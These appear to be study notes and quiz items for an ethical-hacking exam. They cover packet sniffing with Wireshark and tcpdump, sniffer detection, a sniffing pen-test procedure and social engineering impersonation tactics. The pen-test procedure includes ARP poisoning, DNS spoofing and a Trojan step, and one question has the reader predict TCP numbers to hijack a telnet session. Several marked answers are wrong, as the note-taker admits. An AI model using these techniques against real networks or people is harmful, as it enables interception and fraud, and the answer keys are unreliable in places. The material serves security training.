- It **captures live network traffic** from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI networks.
- Captured files can be programmatically edited via **command-line**.
- A **set of filters** for customized data display can be refined using a display filter.

Follow TCP Stream in Wireshark

- The tool sees TCP data in the same way as that of **the application layer**. Use this tool to **find passwords** in a Telnet session or make sense of a data stream.

Display Filters in Wireshark (重要)

- Display filters are used to **change the view of packets** in the captured files.
- **Display Filtering by Protocol:**
 - Example: Type the protocol in the filter box; arp, http, tcp, udp, dns, ip
- **Monitoring the Specific Ports:**
 - `tcp.port==23`
 - `ip.addr==192.168.1.100 machine ip.addr==192.168.1.100 && tcp.port=23`
- **Filtering by Multiple IP Addresses:**
 - `ip.addr==10.0.0.4 or ip.addr==10.0.0.5`
- **Filtering by IP Address:**
 - `ip.addr==10.0.0.4`
- **Other Filters:**
 - `ip.dst==10.0.1.50 && frame.pkt_len>400`
 - `ip.addr==10.0.1.12 && icmp && frame.number > 15 && frame.number < 30`
 - `ip.src==205.153.63.30 or ip.dst==205.153.63.30`

Additional Wireshark Filters

- **Displays all TCP resets:**
 - `tcp.flags.reset==1`
- **Set a filter for the HEX values of 0x33 0x27 0x58 at any offset:**
 - `udp contains 33:27:58`
- **Displays all HTTP GET requests:**
 - `http.request`
- **Displays all retransmissions in the trace:**
 - `tcp.analysis.retransmission`
- **Displays all TCP packets that contain the word 'traffic':**
 - `tcp contains traffic`
- **Masks out arp, icmp, dns, or other protocols and allows you to view traffic of you interest:**
 - `!(arp or icmp or dns)`

Sniffing Tool: **StellCentral Packet Analyzer**

- StellCentral Packet Analyzer provides a graphical console for **high-speed packet analysis**.

Sniffing Tool: **Tcpdump/Windump (重要)**

- TCPdump is a **command line interface packet sniffer** which runs on Linux and Windows.
- **TCPDump**: Runs on Linux and UNIX systems (重要)
- **WinDump**: Runs on Windows systems

Packet Sniffing Tool: **Capsa Network Analyzer**

- Capsa Network Analyzer **captures all data transmitted over the network** and provides a wide range of analysis statistics in an intuitive and graphic way.

Network Packet Analyzer: **OmniPeek Network Analyzer**

- OmniPeek sniffer displays a Google Map in the OmniPeek capture window showing the **locations of all the public IP addresses of captured packets**.
- This feature is a great way to monitor the network in real time, and show from where in the world that **traffic is coming**.

Network Packet Analyzer: **Observer**

- Observer provides a comprehensive drill-down into network traffic and provides **back-in-time analysis**, reporting, trending, alarms, application tools, and **route monitoring capabilities**.

Network Packet Analyzer: **Sniff-O-Matic**

- Sniff-O-Matic is a network protocol analyzer and packet sniffer that **captures network traffic** and enables you to **analyze the data**.

TCP/IP Packet Crafter: **Colasoft Packet Builder**

- Colasoft Packet Builder allows user to select one from the provided templates: **Ethernet Packet**, **ARP Packet**, **IP Packet**, **TCP Packet** and **UDP Packet**, and **change the parameters** in the decoder editor, hexadecimal editor, or ASCII editor to create a packet.

Network Packet Analyzer: **RSA NetWitness Investigator**

- RSA NetWitness Investigator **captures live traffic and process packet files** from virtually any existing network collection devices.

Additional **Sniffing Tools**

Packet Sniffing Tools for Mobile: **Wi.cap. Network Sniffer Pro** and **FaceNiff**

- **Wi.cap. Network Sniffer Pro**: Mobile network packet sniffer for **ROOT ARM droids**.
- **FaceNiff**: FaceNiff is an Android app that allows you to **sniff and intercept web session profiles** over the Wi-Fi.

Q1) You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

1. `display==facebook`

2. `traffic.content==facebook`
3. **`tcp contains facebook`**
4. `list.display.facebook`

A1) The appropriate Wireshark display filter is the following: `tcp contains search-string`.

Q2) NTP allows you to set the clocks on your systems very accurately, to within 100ms and sometimes-even 10ms. Knowing the exact time is extremely important for enterprise security. Various security protocols depend on an accurate source of time information in order to prevent "playback" attacks. These protocols tag their communications with the current time, to prevent attackers from replaying the same communications, e.g., a login/password interaction or even an entire communication, at a later date. One can circumvent this tagging, if the clock can be set back to the time the communication was recorded. An attacker attempts to try corrupting the clocks on devices on your network. You run Wireshark to detect the NTP traffic to see if there are any irregularities on the network. What port number you should enable in Wireshark display filter to view NTP packets?

1. TCP Port 124
2. UDP Port 125
3. **UDP Port 123**
4. TCP Port 126

A2) The appropriate port for NTP is UDP 123.

Q3) Which of the following problems can be solved by using Wireshark?

1. Tracking version changes of source code
2. Checking creation dates on all webpages on a server
3. Resetting the administrator password on multiple systems
4. **Troubleshooting communication resets between two systems**

Q4) Which technical characteristic do Ethereal/Wireshark, TCPDump, and Snort have in common?

1. They are written in Java.
2. They send alerts to security monitors.
3. They use the same packet analysis engine.
4. **They use the same packet capture utility.**

Q5) Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

1. Jack the ripper
2. nessus
3. **tcpdump**

4. **ethereal**

Q6) The network administrator contacts you and tells you that she noticed the temperature on the internal wireless router increases by more than 20% during weekend hours when the office was closed. She asks you to investigate the issue because she is busy dealing with a big conference and she doesn't have time to perform the task. What tool can you use to view the network traffic being sent and received by the wireless router?

1. Netcat
2. **Wireshark**
3. Nessus
4. Netstat

Q7) Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

1. Nessus
2. Tcptraceroute
3. **Tcptrace**
4. OpenVAS

Q8) A pen tester configures this filter on a Wireshark capture: `tcp.flags == 0x18`. What TCP flags are being filtered on?

1. SYN
2. ACK
3. **SYN + ACK**
4. None of the above (但題目是0x18 這是16進制，轉十進制是24=16+8=ACK+PSH，所以答案應該是4，不然就是題目寫錯了，「`tcp.flags == 18`」才對)

Flag		Binary								Decimal
CWR	Congestion Window Reduced	1	0	0	0	0	0	0	0	128
ECE	ECN-Echo	0	1	0	0	0	0	0	0	64
URG	Urgent	0	0	1	0	0	0	0	0	32
ACK	Acknowledgement	0	0	0	1	0	0	0	0	16
PSH	Push	0	0	0	0	1	0	0	0	8
RST	Reset	0	0	0	0	0	1	0	0	4
SYN	Syn	0	0	0	0	0	0	1	0	2
FIN	Fin	0	0	0	0	0	0	0	1	1

A8) Wireshark can make use of decimal values assigned to TCP flags; 18 equates to ACK (16) and SYN (2).

Q9) You are reviewing a packet capture in Wireshark but only need to see packets from IP address 198.162.15.17. Which of the following filters will provide the output you want to see?

1. `ip == 198.162.15.17`
2. `ip.address == 198.162.15.17`
3. **`ip.src == 198.162.15.17`**
4. `ip.source.address == 198.162.15.17`

A9) `ip.src == IPaddress` will display only those packets with the specified source IP address.

- 補充：若要filter掉某個IP，要使用 `!(ip.addr == 1.2.3.4)`，不能使用 `ip.addr != 1.2.3.4`
- A common mistake:
https://www.wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html

Q10) A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

1. `libpcap`
2. `winprom`
3. **`winpcap`**
4. `promsw`

Q11) Which command launches a CLI version of Wireshark?

1. `Wireshk`
2. `dumpcap`
3. **`tshark`**
4. `editcap`

A11) The command for the CLI version of Wireshark is `tshark`.

Q12) What is the generic syntax of a Wireshark filter?

1. **`protocol.field operator value`**
2. `field.protocol operator value`
3. `operator.protocol value field`
4. `protocol.operator value field`

A12) Wireshark filters use the basic syntax of putting the protocol first followed by the field of interest, the operator to be used, and finally the value to look for (`tcp.port == 23`).

Q13) Wireshark requires a network card to be able to enter which mode to sniff all network traffic?

1. Capture mode
2. **Promiscuous mode**
3. pcap mode
4. Gather mode

A13) To sniff all traffic on a network segment promiscuous mode is required which allows all network traffic to be captured.

Q14) The command-line equivalent of Windump is known as?

1. Wireshark
2. **TCPdump**
3. Windump
4. Netstat

A14) TCPdump is a command line equivalent of windump which allows the sniffing of network traffic.

Q15) Which of the following software tools can perform sniffing? (Choose all that apply.)

1. **Dsniff**
2. **Wireshark**
3. NetBSD
4. Netcraft

A15) Dsniff and Wireshark are sniffer software tools.

Q16) What is the proper Wireshark filter to capture traffic only sent from IP address 131.1.4.7?

1. **ip.src == 131.1.4.7**
2. ip.address.src == 131.1.4.7
3. ip.source.address == 131.1.4.7
4. src.ip == 131.1.4.7

A16) ip.src == 131.1.4.7 will capture traffic sent from IP address 131.1.4.7.

Q17) Which Wireshark filter will only capture traffic to www.google.com?

1. ip.dst = www.google.com
2. ip.dst eq www.google.com
3. **ip.dst == www.google.com** (這題有問題，四個指令都不對，正確應該是 http.host == www.google.com)
4. http.dst == www.google.com

Q18) Wireshark was previously known as _.

1. Packet Sniffer
2. **Ethereal**
3. EtherPeek
4. SniffIT

A18) Wireshark was previously called Ethereal.

Q19) Jason is the security administrator of ASPEN Communications. He analyzes some traffic using Wireshark and has enabled the following filters.

```
((tcp.flags == 0x02) || (tcp.flags == 0x12)) || ((tcp.flags == 0x10) && (tcp.ack==1) && (tcp.len==0))
```

1. SYN,FIN,URG and PSH
2. **SYN,SYN/ACK,ACK**
3. RST,PSH/URG,FIN
4. ACK,ACK,SYN,URG

A19)

- tcp.flags == 0x02: SYN
- tcp.flags == 0x12: decimal=18=2+16=SYN+ACK
- tcp.flags == 0x10: decimal=16=ACK
- tcp.ack==1: ack seq=1
- tcp.len==0: tcp length=0

Q20) When using Wireshark to acquire packet capture on a network, which device would enable the capture of all traffic on the wire?

A. **Network tap** B. Layer 3 switch C. Network bridge D. Application firewall

A20) Network tap: Any kind of connection that allows you to see all traffic passing by. Generally used in reference to a network-based IDS (NIDS) to monitor all traffic.

Q21) What is the command used to create a binary log file using tcpdump?

1. **tcpdump -w ./log**
2. tcpdump -r log
3. tcpdump -vde logtcpdump -vde ? log
4. tcpdump -l /var/log/

Q22) You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.

Here is the captured data in tcpdump.



```

SYN Seq.no. 17768656 →
  (next seq.no. 17768657)
  Ack.no. 0
  Window 8192
  LEN = 0 bytes
  
```

```

← SYN-ACK
Seq.no. 82980009
  (next seq.no. 82980010)
  Ack.no. 17768657
  Window 8760
  LEN = 0 bytes
  
```

```

ACK Seq.no. 17768657 →
  (next seq.no. 17768657)
  Ack.no. 82980010
  Window 8760
  LEN = 0 bytes
  
```

```

Seq.no. 17768657 →
  (next seq.no. 17768729)
  Ack.no. 82980010
  Window 8760
  LEN = 72 bytes of data
  
```

```


← Seq.no. 82980010
  (next seq.no. 82980070)
  Ack.no. 17768729
  Window 8688
  LEN = 60 bytes of data
  
```

```

Seq.no. 17768729 →
  (next seq.no. 17768885)
  Ack.no. 82980070
  Window 8700
  LEN = 156 bytes of data
  
```

```

← Seq.no. ????????
  Ack.no. ????????
  
```



```
Window 8532
LEN = 152 bytes of data
```

1. **Sequence number: 82980070 Acknowledgement number: 17768885A.**
2. Sequence number: 17768729 Acknowledgement number: 82980070B.
3. Sequence number: 87000070 Acknowledgement number: 85320085C.
4. Sequence number: 82980010 Acknowledgement number: 17768885D.

Q23) Windump is the windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library.

What is the name of this library?

1. NTPCAP
2. LibPCAP
3. **WinPCAP**
4. PCAP

A23) WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

Q24) WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux. What library does it use?

1. LibPcap
2. **WinPcap**
3. Wincap
4. None of the above

Q25) Jason is using TCPdump to capture traffic on his network. He would like to save the capture for later review. What command can Jason use?

1. tcpdump -r capture.log
2. tcpdump -l capture.log
3. tcpdump -t capture.log
4. **tcpdump -w capture.log**

A25) TCPdump uses the option `-w` to write a capture to a log file for later review. The option `-r` is used to read the capture file, or the capture can be opened in a GUI-based sniffer such as Wireshark.

Q26) Jason is using TCPdump to capture traffic on his network. He would like to review a capture log gathered previously. What command can Jason use?

1. **tcpdump -r capture.log**
2. `tcpdump -l capture.log`
3. `tcpdump -t capture.log`
4. `tcpdump -w capture.log`

A26) The option `-r` is used to read the capture file, or the capture can be opened in a GUI-based sniffer such as Wireshark.

7.8 Countermeasures

How to Defend Against Sniffing

- **Restrict the physical access** to the network media to ensure that a packet sniffer cannot be installed.
- Use **encryption** to protect confidential information.
- Permanently add the **MAC address of the gateway** to the ARP cache.
- Use **static IP addresses** and **static ARP tables** to prevent attackers from adding the spoofed ARP entries for machines in the network.
- Turn off **network identification broadcasts** and if possible restrict the network to authorized users in order to protect network from being discovered with sniffing tools.
- Use **IPv6** instead of IPv4 protocol.
- Use **encrypted sessions** such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, SSL for email connection, etc. to protect wireless network users against sniffing attacks.
- Use **HTTPS** instead of HTTP to protect user names and passwords.
- Use **switch instead of hub** as switch delivers data only to the intended recipient.
- Use **SFTP**, instead of FTP for secure transfer of files.
- Use **PGP** and **S/MIME, VPN, IPSec, SSL/TLS, Secure Shell (SSH)** and One-time passwords (OTP).
- Always encrypt the wireless traffic with a **strong encryption protocol** such as WPA and WPA2.
- **Retrieve MAC** directly from NIC instead of OS; this prevents MAC address spoofing.
- Use **tools** to determine if any NICs are running in the promiscuous mode.

Q1) Which of the following is not a defense against sniffing?

1. Encrypting communication
2. Implementing port security on all switches
3. Moving to an all-switched network
4. **Using hubs within the network**

A1) Using a hub within a network actually makes life easier on the sniffer. A fully switched network and port security frustrate such efforts. Encryption is, by far, the best option.

7.9 Sniffing Detection Techniques


How to Detect Sniffing

- **Promiscuous Mode:**
 - You will need to **check which machines are running** in the promiscuous mode.
 - Promiscuous mode allows a network device to **intercept and read each network packet** that arrives in its entirety.
- **IDS:**
 - **Run IDS** and notice if the **MAC address** of certain machines has changed (Example: router's MAC address)
 - IDS can alert the administrator about **suspicious activities**.
- **Network Tools:**
 - Run network tools such as **Capsa Network Analyzer** to monitor the network for strange packets.
 - It enables you to **collect, consolidate, centralize** and **analyze traffic data** across different network resources and technologies.

- `nmap -sV --script=sniffer-detect <target>`
- HP Performance Insight


Sniffer Detection Technique: Ping Method

- Send a ping request to the suspect machine with its IP address and **incorrect MAC address**. The Ethernet adapter reject it, as the MAC address does not match, whereas the suspect machine running the **sniffer responds** to it as it does not reject packets with a different MAC address.



Sniffer Detection Technique: ARP Method


- Only a machine in promiscuous mode (machine C) **catches the ARP information** (IP and MAC address mapping).
- A machine in promiscuous mode **replies to the ping message** as it has correct information about the host sending **ping request** in its cache; rest of the machines will send ARP probe to identify the source of ping request.



When the NIC is set to promiscuous mode, packets that are supposed to be filtered by the NIC are now passed to the system kernel. By using this mechanism, we come up with a new way to detect promiscuous nodes: if we configure an ARP packet such that it does not have broadcast address as the destination address, send it to every node on the network and discover that some nodes respond to it, then those nodes are in promiscuous mode.

Sniffer Detection Technique: **DNS Method**

- Most of the sniffers perform **reverse DNS lookup** to identify the machine from the IP address.
- A machine generating **reverse DNS lookup traffic** will be most likely running a sniffer.



Promiscuous Detection Tool: PromqryUI

- PromqryUI is a security tool from Microsoft that can be used to **detect network interfaces** that are running in promiscuous mode.

Promiscuous Detection Tool: Nmap

- Nmap's NSE script allows you to check if a target on a local Ethernet has its network card in **promiscuous mode**.
- Command to detect NIC in promiscuous mode:

```

nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]
Starting Nmap 7.12 ( https://nmap.org ) at 2016-07-31 21:07 CST
Nmap scan report for 192.168.1.102
Host is up (0.00060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind
MAC Address: 00:0C:29:42:67:5D (VMware)

Host script results:
|_sniffer-detect: Likely in promiscuous mode (tests: "11111111")
Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds

```

7.10 Sniffing Pen Testing

Sniffing Pen Testing

- Sniffing pen test is used to check if the **data transmission** from an organization is **secure from sniffing and interception attacks**.
- Sniffing pen test helps administrators to:
 - **Audit the network traffic** for malicious content.
 - **Implement security mechanism** such as SSL and VPN to secure the network traffic.
 - **Identify rogue sniffing application** in the network.
 - **Discover rogue DHCP and DNS servers** in the network.
 - Discover the presence of **unauthorized networking devices**.
- **Step 1: Perform MAC flooding attack**
 - Perform MAC flooding attack using tools such as **Yersinia** and **macof**.
- **Step 2: Perform DHCP Starvation Attack**
 - Perform DHCP starvation attack using tools such as **Dhcpstarv** and **Yersinia**.
- **Step 3: Perform Rogue Server Attack**
 - Perform rogue server attack by running **rogue DHCP server** in the network and responding to DHCP requests with **bogus IP addresses**.
- **Step 4: Perform ARP Poisoning**
 - Perform ARP poisoning using tools, such as **Cain & Abel**, **WinArpAttacker**, **Ufasoft Snif**, etc.
- **Step 5: Perform MAC Spoofing**
 - Perform MAC spoofing using tools such as **SMAC**.
- **Step 6: Perform IRDP Spoofing**
 - Perform IRDP spoofing by sending **spoofed IRDP router advertisement messages**.
- **Step 7: Perform DNS Spoofing**
 - Perform DNS spoofing using techniques such as **arpspoof/dnsspoof**.
- **Step 8: Perform Cache Poisoning**
 - Perform cache poisoning by sending **Trojan** to the victim's machine that changes proxy server settings in IE to that of attackers, thus redirecting to fake website.
- **Step 9: Perform Proxy Server DNS Poisoning**
 - Perform proxy server DNS poisoning by running **rogue DNS**.
- **Step 10: Document all the Findings**

Module Summary

- By placing a packet sniffer in a network, attackers can capture and analyze all the network traffic.
- Attackers can sniff confidential information such as email and chat conversations, passwords, and web traffic.
- Sniffing is broadly categorized as passive and active; passive sniffing refers to sniffing from a hub-based network, whereas active sniffing refers to sniffing from a switch-based network.
- Networking layers in the OSI model are designed to work independently of each other; if a sniffer sniffs data in the Data Link layer, the upper OSI layer will not be aware of the problem.
- Attackers use MAC attacks, DHCP attacks, ARP poisoning attacks, spoofing attacks, and DNS poisoning techniques to sniff network traffic.
- Major countermeasures for sniffing include using static IP addresses and static ARP tables, and using encrypted sessions such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, SSL for data transmission.

Chapter 08. Social Engineering

8.1 Social Engineering Concepts

What is Social Engineering?

- Social engineering is the art of **convincing people** to reveal confidential information. Common targets of social engineering include help desk personnel, technical support executives, system administrators, etc.
- Social engineers depend on the fact that people are **unaware of their valuable information** and are careless about protecting it.

Behaviors Vulnerable to Attacks

- **Human nature of trust** is the basis of any social engineering attack.
- **Ignorance about social engineering** and its effects among the workforce makes the organization an easy target.
- **Fear** of severe losses in case of non-compliance to the social engineer's request.
- Social engineers lure the targets to divulge information by **promising something for nothing (greediness)**.
- Targets are asked for help and they comply out of a sense of **moral obligation**.

Factors that Make Companies Vulnerable to Attacks

- Insufficient Security Training.
- Unregulated Access to the Information.
- Several Organizational Units.
- Lack of Security Policies.

Why is Social Engineering Effective?

- Security policies are as strong as their weakest link, and **humans** are most **susceptible factor**.
- It is **difficult to detect** social engineering attempts.
- There is **no method to ensure complete security** from social engineering attacks.
- There is **no specific software or hardware** for defending against a social engineering

attack.

Phases in a Social Engineering Attack

- **Research on Target Company:** Dumpster diving, websites, employees, tour company, etc.
- **Select Victim:** Identify the frustrated employees of the target company.
- **Develop Relationship:** Develop relationship with the selected employees.
- **Exploit the Relationship:** Collect sensitive account and financial information, and current technologies.

8.2 Social Engineering Techniques

Types of Social Engineering

- **Human-based Social Engineering:** Gathers sensitive information by **interaction**.
- **Computer-based Social Engineering:** Social engineering is carried out with the help of **computers**.
- **Mobile-based Social Engineering:** It is carried out with the help of **mobile applications**.

Human-based Social Engineering: Impersonation

- It is most common human-based social engineering technique where attacker **pretends to be someone legitimate or authorized person**.
- Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc.
- Impersonation helps attackers in **tricking a target** to reveal **sensitive information**.
- **Posing as a legitimate end user:** Give identity and ask for the sensitive information.
- **Posing as an important user:** Posing as a VIP of a **target company, valuable customer**, etc.
- **Posing as technical support:** Call as **technical support staff** and request IDs and passwords to retrieve data.

Impersonation Scenario: Over-Helpfulness of Help Desk

- Help desks are mostly vulnerable to social engineering as they are in place **explicitly to help**.
- Attacker calls a company's help desk, pretends to be someone in a position of authority or relevance and tries to **extract sensitive information** out of the help desk.

Impersonation Scenario: Third-party Authorization

- Attacker **obtains the name of the authorized employee** of target organization who has access to the information he/she wants.
- Attacker then **call to the target organization** where information is stored and claims that particular employee has requested that information be provided.

Impersonation Scenario: **Tech Support**

- Attacker **pretends to be technical support staff** of target organization's software vendors or contractors.
- He/she may then **claims user ID and password** for troubleshooting problem in the organization.

Impersonation Scenario: **Internal Employee/Client/Vendor**

- Attacker dressed in business attire or appropriate uniform enters into target building claiming to be an **contractor, client, or service personnel**.
- He/she may then look for passwords stuck on terminals, search information or documents on desks or **eavesdrop confidential conversations**.

Impersonation Scenario: **Repairman**

- Attacker may pretend to be **telephone repairman** or **computer technician** and enters into target organization.
- He/she may then **plant a snooping device** or gain hidden passwords during activities associated with their duties.

Impersonation Scenario: **Trusted Authority Figure**

Human-based Social Engineering: **Eavesdropping and Shoulder Surfing (重要)**

- **Eavesdropping:**
 - Eavesdropping or **unauthorized listening of conversations** or reading of messages.

- Interception of audio, video, or written communication.
- It can be done using **communication channels** such as telephone lines, email, instant messaging, etc.
- **Shoulder Surfing:**
 - Shoulder surfing uses direct observation techniques such as **looking over someone's shoulder** to get information such as passwords, PINs, account numbers, etc.
 - Shoulder surfing can also be done from a longer distance with the aid of **vision enhancing devices** such as binoculars to obtain sensitive information.

Human-based Social Engineering: **Dumpster Diving**

- **Dumpster Diving:** Dumpster diving is **looking for treasure** in someone else's **trash**.

Human-based Social Engineering: **Reverse Social Engineering, Piggybacking, and Tailgating**

- **Reverse Social Engineering:**
 - A situation in which an attacker presents himself as an **authority** and the target seeks his advice offering the information that he needs.
 - Reverse social engineering attack involves **sabotage**, **marketing**, and **tech support**.
- **Piggybacking:**
 - "I forgot my ID badge at home. Please help me."
 - An authorized person allows (intentionally or unintentionally) an **unauthorized person** to pass through a secure door.
- **Tailgating:**
 - An unauthorized person, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door requiring key access.

Computer-based Social Engineering

- **Pop-up Windows:** Windows that suddenly pop up while surfing the Internet and ask for **users' information** to login or sign-in.
- **Hoax Letters:** Hoax letters are emails that issue **warnings** to the user on new viruses, Trojans, or worms that may harm the user's system.

- **Chain Letters:** Chain letters are emails that offer **free gifts** such as money and software on the condition that the user has to **forward the mail to the said number of persons**.
- **Instant Chat Messenger:** Gathering **personal information by chatting** with a selected online user to get information such as birth dates and maiden names.
- **Spam Email:** Irrelevant, unwanted, and unsolicited email to collect the **financial information, social security numbers, and network information**.

Computer-based Social Engineering: **Phishing**

- An **illegitimate email** falsely claiming to be from a **legitimate site attempts** to acquire the user's personal or account information.
- Phishing emails or pop-ups redirect users to **fake webpages** of mimicking trustworthy sites that ask them to submit their personal information.

